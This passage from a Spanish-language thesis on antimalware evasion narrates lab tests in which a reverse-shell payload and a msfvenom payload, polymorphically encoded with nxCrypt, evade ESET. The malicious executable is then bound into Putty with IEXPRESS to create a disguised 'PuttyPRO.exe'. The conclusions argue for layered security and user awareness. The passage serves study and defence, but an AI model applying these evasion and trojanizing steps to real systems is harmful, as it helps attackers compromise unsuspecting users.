



**Figura 5.2.- Escaneo del archivo PyShellClient.exe.**

Una vez ejecutado el archivo PyShellClient.exe, la máquina atacante obtiene el Shell reverso esperado, según lo detallan las siguientes imágenes:


**Figura 5.3.- Conexión establecida con la víctima.**





**Figura 5.4.- Dirección IP de la víctima desde el equipo del atacante.**





**Figura 5.5.- Dirección IP de atacante y víctima.**





**Figura 5.6.- Listado de directorios de víctima.**


**Figura 5.7.- Listado de procesos.**





**Figura 5.8.- Usuarios del equipo víctima.**





**Figura 5.9.- Comparación de ejecución de comando *whoami* en entorno atacante y entorno víctima.**

### Implementación y prueba de malware polimórfico

El malware polimórfico se generó con el nombre PythonPolymorphic.py, se procede a trasladarlo al equipo víctima, considerando los siguientes datos:

**Atacante: 192.168.1.150 – Handler de msfconsole**

**Víctima: 192.168.1.130 – PythonPolimorphic.py**

**Puerto: 4444**

Se procede a escanear el *payload* malicioso en el equipo víctima, ESET no detecta el malware polimórfico:





**Figura 5.10.- Escaneo del malware polimórfico.**

Posterior a ello, se levanta el modo escucha en la máquina atacante, y se lo efectúa desde *msfconsole*:





**Figura 5.11.- Modo escucha del atacante activado.**

Se ejecuta el malware polimórfico del lado de la víctima, y se obtiene el Shell reverso:





**Figura 5.12.- Conexión reversa efectuado.**

Se listan los directorios y se comprueba el acceso al equipo víctima, con ello, se confirma que el malware polimórfico funcionó igual que el *payload* generado inicialmente, pero siendo ahora indetectable.





**Figura 5.13.- Listado de directorios de la víctima**

## 5.2 Evasión de soluciones antimalware

### Payload desarrollado

Se procede a probar los dos script desarrollados: PyShellClient y PyShellServer:





**Figura 5.14.- Detalle de análisis de malware al archivo PyShellServer.py.**





**Figura 5.15.- Detalle de análisis de malware al archivo PyShellClient.py.**

**Malware polimórfico.-**

Se procede a probar los payloads maliciosos para conocer si los mecanismos de evasión han sido satisfactorios.

Archivo *PythonPayload,* generado con msfvenom:





**Figura 5.16.- Análisis de malware de archivo PythonPayload.py.**

Archivo *PythonPolymorphic*, codificado por nxCrypt:





**Figura 5.17.- Análisis de archivo PythonPolymorphic.py.**

## 5.3 Estrategia de persuasión – Fusión de archivos

Las estadísticas demuestran que no solo una solución de antimalware basta para poder proteger a un usuario, sino la culturización en materia de Seguridad de la Información para evitar ser víctima de un delito cibernético, por ello, para un atacante, es importante “camuflar” su malware para que pase lo más desapercibido posible.

Se tomará como referencia el *payload* malicioso desarrollado, y se aplicará una técnica de *binding* (enlace) que permita fusionar el *payload* malicioso con un programa benigno. En Internet, existen muchas soluciones que ofrecen esto, sin embargo, la mayoría están reportadas como malware, por lo que podría comprometer al equipo que justamente se quiere atacar, por ello, se hará uso de una herramienta poco difundida en el mundo de la informática pero extremadamente útil: IEXPRESS de Windows.

Esta aplicación estuvo instalada hasta la versión Windows 8.1 de Microsoft, y su objetivo era fusionar varios programas a manera de empaquetamiento, para volverlos más portables. [31]

Sin embargo, al tener el *payload* malicioso creado como ejecutable, tan solo basta con conseguir un archivo benigno y de rápida ejecución, por lo que se eligió el programa *Putty*, un cliente SSH potente y portable para administradores de sistemas.

Por tanto, el entorno sería el siguiente:

- Programa de *binding*: IEXPRESS
- *Payload* malicioso: PyShellCliente.exe
- Programa escudo: Putty.exe
- Nombre del programa a generar: PuttyPRO.exe





**Figura 5.18.- Enlazando los dos ejecutables.**





**Figura 5.19.- Fusión de archivos finalizada.**


**Figura 5.20.- Programa PuttyPRO.exe.**





**Figura 5.21.- *Payload* malicioso no detectado por AV actualizado ESET.**

Una vez ejecutado, se cuenta con el mismo funcionamiento de antes, por lo que pasa desapercibido como un programa ampliamente utilizado, mientras que el *payload* se ejecuta en segundo plano:





**Figura 5.22.- Ejecución en primer plano del programa Putty, mientras en segundo plano se ejecuta PyShellClient.exe.**

# CAPÍTULO 6

# ANÁLISIS DE RESULTADOS

## 6.1 Presentación de resultados

La investigación propuesta buscó determinar cómo una solución antimalware no puede ser considerada la única manera de proteger una infraestructura tecnológica, ya que no representa una defensa robusta ante la evolución del malware de la que somos potenciales víctimas.

La tecnología avanza constantemente, y con ello la manera como nos comunicamos, es por esto que se vuelve imprescindible contar con una respectiva concientización respecto a los peligros que merodean el mundo cibernético.

Las soluciones antimalware son utilizadas como única protección ante este tipo de peligros, y el objetivo de este marco de referencia es demostrar que no debería existir tan solo una solución ante esto.

La evasión de los mecanismos de seguridad lógica en una infraestructura tecnológica corresponde a la principal técnica aplicada en la actualidad por los atacantes, ya que según las estadísticas demostradas, el número de nuevos especímenes de malware ha decrecido, más no el número de ataques.

A esto se suma, el dato estadístico reportado por ESET que indica que el 49% de los incidentes de seguridad en Latinoamérica en el 2016 se debió a ataques de malware [22], y el Ecuador ocupa el cuarto lugar en dicho estudio.

Evidentemente, no se cuenta con la suficiente concientización por parte de los altos mandos a los usuarios finales, prueba de ello, es que solo el 40% realizó concientizaciones periódicas en el 2016 [22].

Así también, el mismo estudio indica que solo el 53% de las empresas en Latinoamérica implementan seguridad por capas con soluciones antimalware, firewall y respaldo de datos.

El marco de referencia expuesto buscó probar que el antimalware es altamente vulnerable si se lo considera como única medida de seguridad, y para eso, se requirió conocer los métodos de detección que utiliza para

contener una amenaza, estos son: detección por firmas y detección heurística.

Se destacó que, en la detección heurística, se cuenta con patrones avanzados basados en Inteligencia Artificial que permiten contener de manera más efectiva la amenaza.

Sin embargo, así como los métodos de detección han evolucionado, también evolucionaron los métodos de evasión, trayendo consigo la tendencia de AET (Técnicas avanzadas de Evasión), que, al conocer cómo se detecta una amenaza, utiliza dichos patrones para burlarla.

Como prueba de ello, se mostró dos evasiones, una orientada al desarrollo de un *payload* malicioso cuyo objetivo que conectarse a un equipo y tomar control de él, mediante Shell reverso, y el segundo, un *payload* malicioso generado por una herramienta de seguridad y que, mediante el uso de un codificador polimórfico, se codificó volviéndose un malware polimórfico.

Ambos fueron sometidos a pruebas, evadiendo la solución antimalware y ejecutando las instrucciones que traían consigo.

En el segundo caso, se comparó el *payload* malicioso generado por una herramienta de seguridad con el malware polimórfico y se evidenció que el primero fue detectado como amenaza, mientras que el segundo logro evadir todos los mecanismos antimalware.

Como punto final, considerando el dato estadístico reportado por la Policía Nacional del Ecuador, que el 85% de los incidentes informáticos se dan por descuido del usuario al aceptar programas desconocidos o enviar información sin considerar el sitio [24], se buscó establecer una estrategia de persuasión que permita camuflar el malware generado para ser más creíble ante el usuario.

Dicha estrategia se basó en fusionar un software benigno con uno malicioso, y se evidenció que el funcionamiento del *payload* malicioso fue satisfactorio y tampoco fue reconocido por la solución antimalware, evidenciando así que abrir una aplicación benigna no significa que estemos libres de amenaza.

Con ello, se evidenció la relativa facilidad con la que una amenaza puede impactarnos como usuarios finales, comprometiendo nuestros equipos y nuestra información, que representa el activo más valioso en una organización.

## 6.2 Análisis de soluciones propuestas

La idea de que, una solución antimalware es la medida proactiva más eficiente, es falsa, se demostró que un computador con una solución antimalware actualizada no representó problemas para un malware evolucionado que buscó comprometer al usuario, evadiendo sus medidas de detección.

Por ello, se destaca que la tendencia de seguridad holística es la más adecuada para contener este tipo de amenazas. Dicha tendencia se basa en implementar medidas de seguridad a manera de capas, blindando así a la infraestructura.

Y estas capas no necesariamente deben ser solo de infraestructura. Tal como se evidenció en el boletín de seguridad ESET 2016, en América Latina, el 80% de las empresas que realizó concientización con sus usuarios de los riesgos de Internet no reportaron incidentes de seguridad [22].

Esto, conlleva a indicar que la seguridad holística es una constante sinergia basada en las personas, la tecnología y los procedimientos, tal como lo indica la siguiente gráfica:





**Figura 6.1.- Seguridad Holística.**

# CONCLUSIONES Y RECOMENDACIONES

## CONCLUSIONES

1. La tecnología de la información y la comunicación avanza a un ritmo acelerado, y con ello la manera como nos comunicamos y los peligros que enfrentamos al hacerlo.
2. Las estadísticas demuestran que la solución antimalware, junto con el uso de firewall y respaldo de datos tan solo representa poco más del 50% de las medidas adoptadas por empresas latinoamericanas. [22]
3. Las técnicas de detección de malware en los fabricantes ha evolucionado de manera considerable, incluyendo patrones algorítmicos de Inteligencia Artificial para efectuar una protección más robusta.
4. Así como las técnicas de detección han evolucionado, también lo han hecho las técnicas de evasión de antimalware, haciendo que en el

último año haya menos número de nuevos especímenes de malware [18], pero mayor cantidad de ataques, dado que prácticamente 4 de cada 10 usuarios han sufrido un ataque cibernético en el año 2016. [16]

5. Se efectuó el desarrollo de un Shell reverso malicioso que permita tomar control de un equipo, y este fue indetectable ante el mecanismo de seguridad evaluado, lo cual indica que los ataques ahora son efectuados mediante la evolución del malware ya existente.
6. Se utilizó métodos de codificación polimórficos para cambiar un malware fácilmente detectable, evidenciando que luego de este proceso se volvió indetectable.
7. En función de las técnicas de evasión, también el atacante utiliza estrategias de persuasión para aumentar la probabilidad de impacto haciendo que el malware luzca como benigno.
8. Se demostró que, con una herramienta propia del Sistema Operativo Windows, se logró fusionar el programa malicioso con uno benigno, evidenciando que, en la prueba, tuvo éxito su ejecución y evasión.
9. Se determina mediante estas pruebas que la solución antimalware no deber ser la única considerada para proteger a una infraestructura tecnológica, ya que esta puede ser evadida sin mayor problema.
10. Se concluye que la seguridad holística, o por capas, representa un blindaje más robusto para una empresa, ya que contempla varios

frentes sin dejar del lado al usuario final, quien opera el equipo y es el principal actor en este tipo de gestión.

## RECOMENDACIONES

1. Las estadísticas demuestran que la cantidad de ataques cibernéticos va en aumento, sin embargo no aumentan el número de especímenes nuevos, por lo que se hace necesario enfocar la atención a los mecanismos de evasión que un malware podría ejecutar, para proteger una infraestructura tecnológica.
2. Las estadísticas también indican que el número de empresas que concientiza a su personal sobre los riesgos cibernéticos, son empresas más seguras, por ello, se recomienda crear campañas periódicas de responsabilidad de la información y los riesgos que pueden enfrentar.
3. La seguridad debe ser holística y no simplemente un parche de seguridad, por ello, se recomienda implementar medidas que protejan a las personas, a los procesos y a la tecnología.
4. Un antimalware y un Sistema Operativo actualizado no supone una protección total, pero agrega una robusta capa a la seguridad local del cliente, se destaca que el uso de software pirata es un riesgo latente ya que no permite mantener el software actualizado.

